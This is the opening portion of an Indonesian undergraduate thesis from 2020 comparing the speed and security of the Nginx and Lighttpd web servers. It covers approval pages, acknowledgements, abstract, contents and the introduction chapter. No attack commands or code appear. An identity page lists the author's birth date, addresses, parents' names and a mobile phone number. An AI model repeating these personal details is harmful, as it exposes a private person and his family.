

**Analisis Perbandingan Kinerja Web Server Nginx  
Dengan Lighttpd Untuk Kebutuhan  
Manajemen Web**

**SKRIPSI**

*Diajukan Untuk Memenuhi Salah Satu Syarat Untuk Memperoleh  
Gelar Sarjana Teknik Pada Fakultas Teknik  
Universitas Islam Riau Pekanbaru*



**ABDUL AZIS**  
153510374

**PROGRAM STUDI TEKNIK INFORMATIKA  
FAKULTAS TEKNIK  
UNIVERSITAS ISLAM RIAU  
PEKANBARU  
2020**

## LEMBAR PENGESAHAN PEMBIMBING SKRIPSI

Nama : Abdul Azis  
NPM : 153510374  
Jurusan : Teknik  
Program Studi : Teknik Informatika  
Jenjang Pendidikan : Strata Satu (S1)  
Judul Skripsi : Analisis Perbandingan Kinerja Web Server Nginx Dengan Lighttpd Untuk Kecepatan Manajerial Web

Format sistematika dan pembahasan materi pada masing-masing bab dan sub bab dalam skripsi ini telah dipelajari dan dinilai relatif telah memenuhi ketentuan-ketentuan dan kriteria - kriteria dalam metode penulisan ilmiah. Oleh karena itu, skripsi ini dinilai layak dapat disetujui untuk disidangkan dalam ujian komprehensif.

Pekanbaru, 17 Januari 2020

Disetujui Oleh

Dosen Pembimbing



YUDHI ARTA, ST., M.Kom

Disahkan Oleh :



Ketua Prodi Teknik Informatika



AUSE LABELLAPANSA, ST., M.Cs., M.Kom

**LEMBAR PENGESAHAN  
TIM PENGUJI UJIAN SKRIPSI**

Nama : Abdul Azis  
NPM : 153510374  
Jurusan : Teknik  
Program Studi : Teknik Informatika  
Jenjang Pendidikan : Strata Satu (S1)  
Judul Skripsi : Analisis Perbandingan Kinerja Web Server Nginx Dengan Lighttpd Untuk Kebutuhan Manajemen Web

Skripsi ini secara keseluruhan dinilai telah memenuhi ketentuan-ketentuan dan kaidah-kaidah dalam penulisan penelitian ilmiah serta telah diuji dan dapat dipertahankan dihadapan tim penguji. Oleh karena itu, Tim Penguji Ujian Skripsi Fakultas Teknik Universitas Islam Riau menyatakan bahwa mahasiswa yang bersangkutan dinyatakan **Telah Lulus Mengikuti Ujian Komprehensif Pada Tanggal 17 Januari 2020** dan disetujui serta diterima untuk memenuhi salah satu syarat guna memperoleh gelar Sarjana Strata Satu Bidang Ilmu Teknik Informatika.

Pekanbaru, 17 Januari 2020

Tim Penguji

1. Dr. Evizal, ST., M.Eng. Sebagai Tim Penguji I (.....)
2. Abdul Syukur, S.Kom., M.Kom. Sebagai Tim Penguji II (.....)

Disetujui Oleh

Dosen Pembimbing

YUDHI ARTA, ST., M.Kom

Disahkan Oleh :



Dekan Fakultas Teknik

Dr. H. ABE KUDUS LAINI, MT., MS., TR  
88 03 02 098

Ketua Prodi Teknik Informatika

AUSE LABELAPANSA, ST., M.Cs., M.Kom

## LEMBAR PERNYATAAN BEBAS PLAGIARISME

Saya yang bertanda tangan dibawah ini :

Nama : **ABDUL AZIS**

Nama / Tanggal Lahir : Sungai Guntung / 21 September 1996

Alamat : Jalan Karya 1 Gang Musu No. A6

Adalah mahasiswa Universitas Islam Riau yang terdaftar pada :

Fakultas : **Teknik**

Program Studi : **Teknik Informatika**

Jenjang Pendidikan : **Strata-1 (S1)**

Dengan ini menyatakan dengan sesungguhnya bahwa skripsi yang saya tulis adalah benar dan asli hasil dari penelitian yang telah saya lakukan dengan judul “Analisis Perbandingan Kinerja Web Server Nginx Dengan Lighttpd Untuk Kebutuhan Manajemen Web”. Apabila dikemudian hari ada yang merasa dirugikan dan atau menuntut karena penelitian ini menggunakan sebagian hasil tulisan atau karya orang lain tanpa mencantumkan nama penulis yang bersangkutan atau terbukti karya ilmiah ini **Bukan** karya saya sendiri atau **Plagiat** hasil karya orang lain, maka saya bersedia menerima sanksi sesuai peraturan perundangan yang berlaku.

Demikian surat pernyataan ini saya buat dengan sesungguhnya untuk dapat digunakan sebagaimana mestinya .

Pekanbaru, 31 Januari 2020



**Abdul Azis**

## LEMBAR IDENTITAS PENULIS

Nama : Abdul Azis  
NPM : 153510374  
Tempat / Tanggal Lahir : Sungai Guntung / 21 September 1996  
Alamat Orang Tua : Jalan Tengku Umar, Sungai Guntung – Inhil  
Nama Orang Tua  
Nama Ayah : H. Muhammad Ali  
Nama Ibu : Hj. Nurkaya  
No Hp / Telp : 0852 7227 1259  
Fakultas : Teknik  
Program Studi : Teknik Informatika  
Masuk Th. Ajaran : 2015  
Keluar Th. Ajaran : 2020  
Judul Penelitian : Analisis Perbandingan Kinerja Web Server Nginx  
Dengan Lighttpd Untuk Kebutuhan Manajemen  
Web



Pekanbaru, 31 Januari 2020

**Abdul Azis**

## HALAMAN PERSEMBAHAN



**Assalamu'alaikum Warahmatullahi Wabarokatuh,**

Alhamdulillah, puji dan rasa syukur yang tak terhingga penulis ucapkan tiada henti Kepada Allah SWT atas segala rahmat dan karunia-Nya yang telah diberikan kepadapenulis sehingga dapat menyelesaikan tugas akhir skripsi dengan judul “**Analisis Perbandingan Kinerja Web Server Nginx Dengan Lighttpd Untuk Kebutuhan Manajemen Web**”.

Tugas akhir skripsi ini disusun untuk memenuhi persyaratan mencapai derajat strata satu(S1) di jurusan Teknik Informatika Fakultas Teknik Universitas Islam Riau. Penulis menyadari tanpa adanya bantuan dari berbagai pihak, usaha yang penulis lakukan dalam menyelesaikan skripsi ini tidak akan membuahkan hasil. Oleh karena itu, dalam kesempatan ini penulis ingin menyampaikan ucapan terimakasih kepada :

1. Terkhusus orang tua tercinta yakni ayahanda dan ibunda tercinta beserta keluarga besar yang tak henti-hentinya seelau mensupport penulis dan membantu dalam segi materi dan moril serta do'a-do'anya sehingga penulis dapat menyelesaikan penulisan skripsi ini.
2. Bapak Yudhi Arta, ST., M.Kom selaku Dosen Pengampu sekaligus Dosen Pembimbing atas bimbingan serta support dan motivasi yang diberikan.
3. Segenap Dosen Teknik Informatika, Universitas Islam Riau yang telah memberikan ilmu, pendidikan, dan pengetahuan kepada penulis selama

duduk dibangku kuliah.

4. Orang spesial Mirna Yani, SE yang selalu memberikan support dan motivasi kepada penulis dalam menyelesaikan penulisan skripsi.
5. Teman – teman angkatan 2015 Teknik Informatika Universitas Islam Riau yang selalu memberikan semangat dan motivasi.

Akhir kata penulis mohon maaf atas kekeliruan dan kesalahan yang terdapat dalam skripsi ini dan penulis berharap semoga skripsi ini dapat memberikn manfaat bagi pembaca.

Pekanbaru, 31 Januari 2020

Abdul Azis

## KATA PENGANTAR



**Assalamu’alaikum Warahmatullahi Wabarokatuh,**

Dengan mengucapkan Alhamdulillah segala puji dan syukur penulis panjatkan atas kehadiran Allah SWT, karena berkat rahmat dan hidayah-Nya penyusunan skripsi yang berjudul “Analisis Perbandingan Kinerja Web Server Nginx Dengan Lighttpd Untuk Kebutuhan Manajemen Web” Laporan skripsi ini disusun sebagai salah satu syarat untuk memperoleh gelar Sarjana Teknik Program strata-1 di jurusan Teknik Informatika, Fakultas Teknik, Universitas Islam Riau.

Penulis menyadari dalam penyusunan skripsi ini tidak akan selesai tanpa bantuan dari berbagai pihak. Karena itu pada kesempatan ini Penulis ingin mengucapkan terimakasih kepada :

1. Bapak Ir. H. Abdul Kudus Zaini, MT selaku Dekan Fakultas Teknik dan selaku penasehat akademis yang telah ikhlas dan sabar memberikan bimbingan dan arahan di sela-sela kesibukan beliau.
2. Ibu Ause Labllapansa ST., M.Cs., M.Kom selaku ketua Program Studi Teknik Informatika, Universitas Islam Riau
3. Bapak Yudhi Arta, ST., MT, selaku Dosen pembimbing sekaligus Dosen pengampu yang selalu memberikan motivasi dan semangat kepada Penulis.

4. Bapak Dr. Evizal Abdul Kadir. M.Eng. selaku penguji yang telah ikhlas dan sabar memberikan bimbingan dan arahan disela-sela kesibukan beliau.
5. Bapak Abdul Syulur S.Kom, M.Kom. selaku penguji yang telah ikhlas dan sabar memberikan bimbingan dan arahan disela-sela kesibukan beliau.
6. Segenap Dosen Teknik Informatika, Universitas Islam Riau yang telah memberikan ilmu, pendidikan, dan pengetahuan kepada penulis selama duduk dibangku kuliah.
7. Kedua orang tua atas do'a, bimbingan, serta moril dan materil yang diberikan.
8. Teman – teman angkatan 2015 Teknik Informatika Univerisitas Islam Riau yang selalu memberikan semangat dan motivasi.

Penulis menyadari penulisan skripsi ini tidak luput dari berbagai kekurangan. Penulis mengharapkan saran dan kritik demi kesempurnaan dan perbaikannya sehingga laporan skripsi ini dapat memberikan manfaat bagi bidang pendidikan dan penerapan dilapangan serta bisa dikembangkan lebih lanjut.

Pekanbaru, 31 Janurai 2020

Abdul Azis

## Analisis Perbandingan Kinerja Web Server Nginx Dengan Lighttpd Untuk Kebutuhan Manajemen Web

ABDUL AZIS

Program Studi Teknik Informatika Fakultas Teknik  
Universitas Islam Riau  
Email : [aziz12@student.uir.ac.id](mailto:aziz12@student.uir.ac.id)

---

### Abstrak

Seiring bertumbuhnya kebutuhan aplikasi sistem informasi yang terpusat. Aplikasi berbasis *web* menjadi pilihan utama, dikarenakan kemudahan instalasi, kemudahan akses dan *multiplatform*. Aplikasi berbasis *web* membutuhkan *web server* agar dapat diakses oleh *client* baik itu melalui jaringan *intranet* maupun dalam jaringan *internet*. penelitian ini bertujuan untuk mengukur kinerja dan keamanan dari *web server* Nginx dan Lighttpd. Adapun parameter yang digunakan pada penelitian ini yaitu : *throughput*, *connection*, *reply*, *request*, *error*, dan *security*. *Tool* yang digunakan pada penelitian ini adalah *httperf*, *wireshark*, dan *sqlmap*. Berdasarkan hasil pengujian yang telah dilakukan dari parameter pengujian ini memberikan kesimpulan bahwa untuk melayani *web* statis seperti dokumen HTML dan Gambar Nginx memberikan hasil yang lebih baik dengan nilai *reply time* 0.7 ms. Namun dalam melayani *web* dinamis seperti dokumen PHP dan dokumen WordPress Lighttpd mendapatkan hasil yang baik dengan nilai *reply time* 0.4 hingga 0.1 ms/req. Hasil pengujian keamanan kedua *web server* ini masih perlu diperhatikan, khususnya pada keamanan *database*. Kedua *web server* ini cukup rentan untuk diserang oleh hacker.

**Kata Kunci :** Web Server, Nginx, Lighttpd, Virtualhost, Httperf.

**Comparative Analysis Of The Performance Of Nginx Web Server  
With Lighttpd For Web Management Needs**

**ABDUL AZIS**

Departement Of Informatics Engineering  
Islamic University Of Riau  
Email : [aziz12@student.uir.ac.id](mailto:aziz12@student.uir.ac.id)

---

**Abstrack**

As the growing need for a centralized information system application. Web-based applications become the main choice, because of the ease of installation, easy access and multiplatform. Web-based applications require a web server to be accessed by clients both through the intranet network and on the internet. This research aims to measure the performance and security of the Nginx and Lighttpd web servers. The parameters used in this research are throughput, connection, reply, request, error, and security. The tools used in this research are httpperf, Wireshark, and sqlmap. Based on the results of tests that have been carried out from these test parameters, it concludes that to serve a static web such as HTML documents and Nginx Images provide better results with 0.7 ms reply time value. But in serving dynamic websites such as PHP documents and Lighttpd WordPress documents get good results with a reply time value of 0.4 to 0.1 ms / req. The results of the security testing of the two web servers still need attention, especially in database security. Both of these web servers are vulnerable to attack by hackers.

**Keyword :** Web Servers, Nginx, Lighttpd, Virtualhost, Httpperf.

## DAFTAR ISI

<b>HALAMAN JUDUL</b>	
<b>LEMBAR PERNYATAAN BEBAS PLAGIARISME</b>	
<b>LEMBAR IDENTITAS PENULIS</b>	
<b>HALAMAN PERSEMBAHAN</b>	
<b>KATA PENGANTAR</b> .....	i
<b>ABSTRAK</b> .....	iii
<b>ABSTRACK</b> .....	iv
<b>DAFTAR ISI</b> .....	v
<b>DAFTAR GAMBAR</b> .....	viii
<b>DAFTAR TABEL</b> .....	x
<b>DAFTAR LAMPIRAN</b> .....	ix
<b>BAB I PENDAHULUAN</b>	
1.1. Latar Belakang .....	1
1.2. Identifikasi Masalah .....	6
1.3. Rumusan Masalah .....	6
1.4. Batasan Masaalah .....	6
1.5. Tujuan .....	7
1.6. Manfaat .....	7
<b>BAB II LANDASAN TEORI</b>	
2.1. Tinjauan Pustaka .....	8

2.2. Dasar Teori .....	10
2.2.1. Web Server .....	10
2.2.2. Httpperf .....	11
2.2.3. Wireshark .....	11
2.2.4. Sqlmap .....	12
2.2.5. Web Server Nginx .....	13
2.2.6. Web Server Lighttpd .....	14
2.2.7. HTTP ( <i>Hypertext Transfer Protocol</i> ) .....	15
2.2.8. HTML ( <i>Hypertext Markup Language</i> ) .....	16
2.2.9. PHP (PHP : <i>Hypertext Preprocessor</i> ) .....	16
2.2.10. Parameter Pengujian .....	17
2.3. Hipotesis .....	18
<b>BAB III METODOLOGI PENELITIAN</b>	
3.1. Alat dan Bahan Penelitian .....	19
3.1.1. Perangkat Keras (Hardware) .....	19
3.1.2. Perangkat Lunak (Software) .....	19
3.1.3. Teknik Pengumpulan Data .....	20
3.2. Pengembangan dan Perancangan Sistem .....	21
3.3. Skenario Pengujian .....	22
3.4. Dokumen Pengujian .....	24
3.5. Parameter Pengujian .....	24
<b>BAB IV HASIL DAN PEMBAHASAN</b>	
4.1. Hasil Penelitian .....	27

4.1.1. Pengujian Dokumen HTML .....	27
4.1.2. Pengujian Dokumen PHP .....	29
4.1.3. Pengujian Dokumen Gambar .....	30
4.1.4. Pengujian CMS WordPress .....	31
4.2. Hasil Pengujian Kinerja Web Server .....	33
4.2.1. Throughput .....	33
4.2.2. Connection .....	34
4.2.3. Reply .....	34
4.2.4. Request .....	35
4.3. Pengujian Keamanan Web Server .....	35
4.3.1. Pengujian Keamanan Web Server Lighttpd .....	35
4.3.2. Pengujian Kemanan Web Server Nginx .....	39
4.4. Tabel Hasil Perbandingan Hasil Pengujian Web Server .....	43
<b>BAB V PENUTUP</b>	
8.1. Kesimpulan .....	45
8.2. Saran .....	46

**DAFTAR PUSTAKA**

## DAFTAR GAMBAR

<b>Gambar 1.1</b> Hasil Pengujian Penggunaan Memori .....	3
<b>Gambar 1.2</b> Hasil Pengujian <i>Elspded Time</i> .....	3
<b>Gambar 3.1</b> Perancangan <i>Topologi</i> Jaringan .....	21
<b>Gambar 3.2</b> Skema Tahapan Penelitian .....	22
<b>Gambar 3.3</b> Skema Pengujian <i>Web Server</i> .....	23
<b>Gambar 3.4</b> Contoh Pengujian <i>Throughput</i> .....	25
<b>Gambar 3.5</b> Contoh Pengujian <i>Connection</i> .....	25
<b>Gambar 3.6</b> Contoh Pengujian <i>Reply</i> .....	25
<b>Gambar 3.7</b> Contoh Pengujian <i>Request</i> .....	26
<b>Gambar 3.8</b> Contoh Pengujian <i>Error</i> .....	26
<b>Gambar 4.1</b> Halaman <i>Index.html</i> .....	28
<b>Gambar 4.2</b> Halaman <i>Index.php</i> .....	29
<b>Gambar 4.3</b> Dokumen Gambar .....	30
<b>Gambar 4.4</b> Halaman <i>Index WordPress</i> .....	31
<b>Gambar 4.5</b> Grafik Hasil Pengujian <i>Throughput</i> .....	33
<b>Gambar 4.6</b> Grafik Hasil Pengujian <i>Connection</i> .....	34
<b>Gambar 4.7</b> Grafik Hasil Pengujian <i>Reply</i> .....	34
<b>Gambar 4.8</b> Grafik Hasil Pengujian <i>Request</i> .....	35
<b>Gambar 4.9</b> Informasi <i>Database</i> .....	36
<b>Gambar 4.10</b> <i>List Database</i> .....	36

<b>Gambar 4.11</b> Tabel <i>Database</i> .....	37
<b>Gambar 4.12</b> Data Dari Tabel <i>Database</i> .....	37
<b>Gambar 4.13</b> Hasil Capture Koneksi SSH .....	38
<b>Gambar 4.14</b> Hasil Capture Koneksi FTP .....	38
<b>Gambar 4.15</b> Informasi <i>Database</i> .....	39
<b>Gambar 4.16</b> <i>List Database</i> .....	40
<b>Gambar 4.17</b> Tabel <i>Database</i> .....	40
<b>Gambar 4.18</b> Data Dari Tabel <i>Database</i> .....	41
<b>Gambar 4.19</b> Hasil Capture Koneksi SSH .....	41
<b>Gambar 4.20</b> Hasil Capture Koneksi FTP .....	42

## DAFTAR TABEL


<b>Tabel 4.1</b> Hasil Pengujian Dokumen HTML .....	28
<b>Tabel 4.2</b> Hasil Pengujian Dokumen PHP .....	29
<b>Tabel 4.3</b> Hasil Pengujian Dokumen Gambar .....	31
<b>Tabel 4.4</b> Hasil Pengujian CMS WordPress .....	32
<b>Tabel 4.5</b> Hasil Perbandingan Pengujian Kinerja <i>Web Server</i> .....	43
<b>Tabel 4.6</b> Hasil Perbandingan Pengujian Keamanan <i>Web Server</i> .....	43

Dokumen ini adalah Arsip Miik :

Perpustakaan Universitas Islam Riau

## DAFTAR LAMPIRAN

<b>Lampiran 1.</b> Konfigurasi Lighttpd .....	50
<b>Lampiran 2.</b> Konfigurasi Nginx .....	51



# BAB I

## PENDAHULUAN

### 1.1. Latar Belakang

Seiring bertumbuhnya kebutuhan aplikasi sistem informasi yang terpusat. Aplikasi berbasis *web* menjadi pilihan utama, dikarenakan kemudahan instalasi, kemudahan akses dan *multiplatform*. Disamping itu aplikasi berbasis *web* didukung oleh banyak bahasa pemrograman dan framework seperti HTML, PHP, Javascript, CSS, Java, jQuery, dan lain lain.

Aplikasi berbasis *web* membutuhkan *web server* agar dapat diakses oleh *client* baik itu melalui jaringan intranet maupun dalam jaringan internet. *Web server* bertugas menyediakan dokumen HTML agar dapat dibaca oleh *browser* menggunakan protokol HTTP. *Web server* yang banyak digunakan saat ini adalah Apache, Nginx, Lighttpd, dan IIS. Apache, Lighttpd, dan Nginx berjalan pada *platform* Windows, Unix, dan Linux. Sedangkan IIS berjalan pada *platform* Windows. Aplikasi *web* diakses melalui media jaringan internet maupun jaringan intranet, sehingga membutuhkan *Domain* atau *IP Address* untuk mengakses nya. *Domain* atau *IP Address* tersebut diarahkan ke *web server* dan *web server* akan mengarahkan ke aplikasi yang dituju.

*Web server* adalah suatu perangkat lunak (*software*) dalam *server* yang berfungsi untuk menerima permintaan (*request*) dari *client* atau (*web browser*) berupa halaman *website* melalui protokol HTTP/HTTPS, lalu merespon permintaan tersebut dalam bentuk halaman *website* berupa dokumen HTML atau


PHP. Halaman *web* terdiri dari berkas teks, gambar, video, animasi, dan lain sebagainya.

Aplikasi *web* yang membutuhkan sedikit sumber daya *server* dapat digabungkan dalam sebuah *web server*. Sehingga dalam sebuah *web server* dapat melayani banyak aplikasi *web* sekaligus. Kelebihannya pengaturan aplikasi *web* menjadi terpusat dan menjadi lebih efisien dalam biaya, karena hanya memerlukan satu *server* untuk melayani banyak aplikasi *web*. Dikarenakan *web server* melayani banyak aplikasi *web*, maka dibutuhkan *control panel hosting* untuk manajemen *Domain* pada *web server* agar dapat mengakses aplikasi *web* yang sesuai dengan tujuannya.

Vestacp merupakan *control panel hosting open source* yang populer di VPS (*Virtual Private Server*) juga memiliki fitur-fitur unggulan seperti *Firewall*, DNS, *Phpmyadmin*, Email, Database, dan FTP. Vestacp juga berfungsi untuk meng-hosting banyak *domain* pada satu *web server*. Sehingga *web server* dapat berbagi sumber daya seperti *processor*, *memory* untuk melayani banyak *domain* dan aplikasinya tanpa harus membuat *web server* baru.


Namun perlu diketahui untuk membangun sebuah *web server* dalam kebutuhan manajemen *web*. Seorang *administrator* jaringan harus mengetahui *web server* mana yang sesuai dengan kebutuhan *server* agar *web server* yang dibangun benar-benar memberikan hasil yang maksimal.

Berdasarkan hasil pengujian yang dilakukan oleh salah satu industri *hosting* dari Australia yang dipublikasikan melalui situs [www.rootuser.com](http://www.rootuser.com) pada tahun 2016 dapat dilihat pada gambar 1.1 dan gambar 1.2 berikut :



Gambar 1.1. Hasil Pengujian Penggunaan Memori

Gambar 1.1 diatas merupakan hasil pengukuran web server penggunaan memori. Dari penelitian tersebut memberikan hasil bahwa Apache dan Varnish memiliki hasil yang paling buruk dari beberapa web server.



Gambar 1.2 Hasil Pengujian *Request*.

Gambar diatas adalah hasil pengukuran *web server* yang dilakukan untuk mengetahui kinerja *web server* dalam menerima *request* dari *client*.

Berdasarkan gambar 1.1 dan gambar 1.2 merupakan hasil pengujian dengan dua parameter yaitu *use mermory* dan *time elapsed*. Masing-masing pengujian di lakukan menggunakan PC dengan *pro세서* yang berbeda spesifikasi yaitu, satu *core*, dua *core*, empat *core*, dan delapan *core*. Hasil pengujian tersebut mendapatkan kesimpulan bahwa web server Apache saat ini berada pada peringkat pertama sebagai web server yang paling populer. Akan tetapi dalam pengujian ini menunjukkan hasil yang paling buruk dibanding *web server* lainnya berdasarkan kedua parameter pengujian tersebut. Akan ada dua *web server* yang menarik perhatian yaitu *web server* Lighttpd dan Nginx *stable* mulai dari penggunaan *memory* hingga *elapsed time*, kedua *web server* ini memiliki hasil yang lebih paling baik dibanding *web server* lainnya.

Lighttpd diciptakan oleh Jan Kneschke pada tahun 2003 ketika ia sedang menyelesaikan thesis. Dikutip dari website resminya, lighttpd merupakan web server yang hemat resource dan memiliki performa yang bagus sebagai web server karena memiliki sistem pengaturan load CPU yang efektif. Selain di desain khusus untuk performa tinggi, lighttpd menjunjung tinggi keamanan, kecepatan, fleksibilitas dan compliance. Web server ini memiliki memori footprint cukup kecil dibandingkan dengan web server lainnya. Selain itu Lighttpd memiliki manajemen cpu yang lebih baik dan dengan seperangkat fitur untuk pengembangan aplikasi web.

Nginx ditulis oleh seorang warga Negara Rusia yang bernama Igor Sysoev mulai ditulis pada tahun 2002 namun secara resmi diperkenalkan pada bulan Oktober 2004. Nginx adalah *web server* yang cukup populer saat ini. Selain

memberikan performa yang handal, Nginx juga mempunyai beberapa fitur canggih lain yang mudah di konfigurasi. Jadi tentu saja akan membuat website Anda lebih powerful dan canggih. Pada awal munculnya, web server ini hanya dipakai untuk server HTTP saja. Seiring perkembangan teknologinya, sekarang nginx juga dipakai sebagai HTTP cache, load balancer (HTTP, TCP, dan UDP), dan server proxy (IMAP, POP3, dan SMTP).

Dengan adanya beberapa paparan diatas maka perlu adanya kajian lebih lanjut dengan dilakukan pengujian terhadap kinerja dari masing-masing *web server* Lighttpd dan Nginx. Supaya para administrator jaringan bisa mendapatkan referensi dalam pemilihan *web server* untuk membangun *web server* sendiri dalam kebutuhan manajemen *web*.

Pada penelitian ini penulis menggunakan perangkat lunak *open source* untuk mengukur kinerja *web server* yaitu Httperf dan Wireshark *Network Monitoring*. Httperf adalah sebuah tool untuk mendapatkan nilai performa dari sebuah *web server*, Httperf sangat fleksibel untuk menghasilkan berbagai macam HTTP request untuk mendapatkan nilai performa dari sebuah *web server*. Sedangkan Wireshark adalah *tool* penganalisis paket bebas dan sumber terbuka. perangkat ini digunakan untuk pemecahan masalah jaringan, analisis, perangkat lunak dan pengembangan protokol komunikasi, dan pendidikan.

Menurut Orisini(2007), Httperf merupakan merupakan tool yang sangat berguna untuk melakukan pengujian dengan cara memberikan beban untuk HTTP/HTTPS server. Httperf bisa digunakan untuk mengukur performa *server* setelah diberikan beban tertentu.

Oleh karena itu Penulis ingin mengajukan penelitian tentang **Analisis Perbandingan Kinerja Web Server Nginx Dengan Lighttpd Untuk Kebutuhan Manajemen Web.**

### 1.2. Identifikasi Masalah

Berdasarkan permasalahan yang telah diuraikan diatas, maka identifikasi masalah dalam penelitian ini adalah sebagai berikut :

1. Membandingkan keunggulan dan kelemahan *web server* Nginx dengan *web server* Lighttpd.
2. Memberikan referensi kepada administrator jaringan dalam pemilihan *web server* yang baik untuk kebutuhan manajemen *web*.
3. Memberikan solusi kepada pengelola *server* untuk memanajemen *web* dengan *control panel hosting open source* Vestacp.

### 1.3. Rumusan Masalah

Rumusan Masalah yang akan dibahas pada penelitian ini meliputi beberapa hal pokok yaitu :

1. Bagaimana cara menguji kinerja *web server* dengan menggunakan aplikasi pengujian kinerja *web server* ?
2. Bagaimana cara menganalisa tingkat keamanan *web server* dengan menggunakan Sqlmap dan Wireshark ?
3. Bagaimana cara memanajemen *web* dengan Vestacp ?
4. Bagaimana cara membangun *web server* yang benar untuk kebutuhan manajemen *web* ?
5. Bagaimana tingkat keamanan ke dua *web server* tersebut ?

#### 1.4. Batasan Masalah

Batasan masalah yang akan dibahas dibawah ini meliputi beberapa hal pokok yaitu :

1. Sistem operasi yang digunakan adalah Ubuntu Server 16.04 LTS.
2. Pengujian kinerja *web server* dilakukan pada jaringan intranet menggunakan topologi *peer to peer*.
3. Aplikasi yang digunakan untuk mengukur kinerja web server adalah *Httpperf*.
4. Parameter yang diukur dalam pengujian ini adalah *connection, request, reply, throughput, error, dan security*.
5. Aplikasi yang digunakan untuk manajemen *web* adalah *Vestacp*.

#### 1.5. Tujuan Penelitian

Penelitian ini bertujuan untuk mengukur kinerja dan keamanan *web server* Nginx dengan *web server* *Lighttpd* dalam kebutuhan manajemen web. Dengan adanya penelitian ini diharapkan memberikan referensi kepada pengelola server untuk memilih *web server* yang sesuai dengan kebutuhan mereka.

#### 1.6. Manfaat Penelitian

Penelitian ini diharapkan mampu memberikan referensi kepada pengelola server dengan mengetahui kinerja serta keamanan *web server* Nginx dengan *Lighttpd*, diharapkan para pengelola *server* dapat menentukan *web server* yang sesuai dengan kebutuhan.

## BAB II

### LANDASAN TEORI

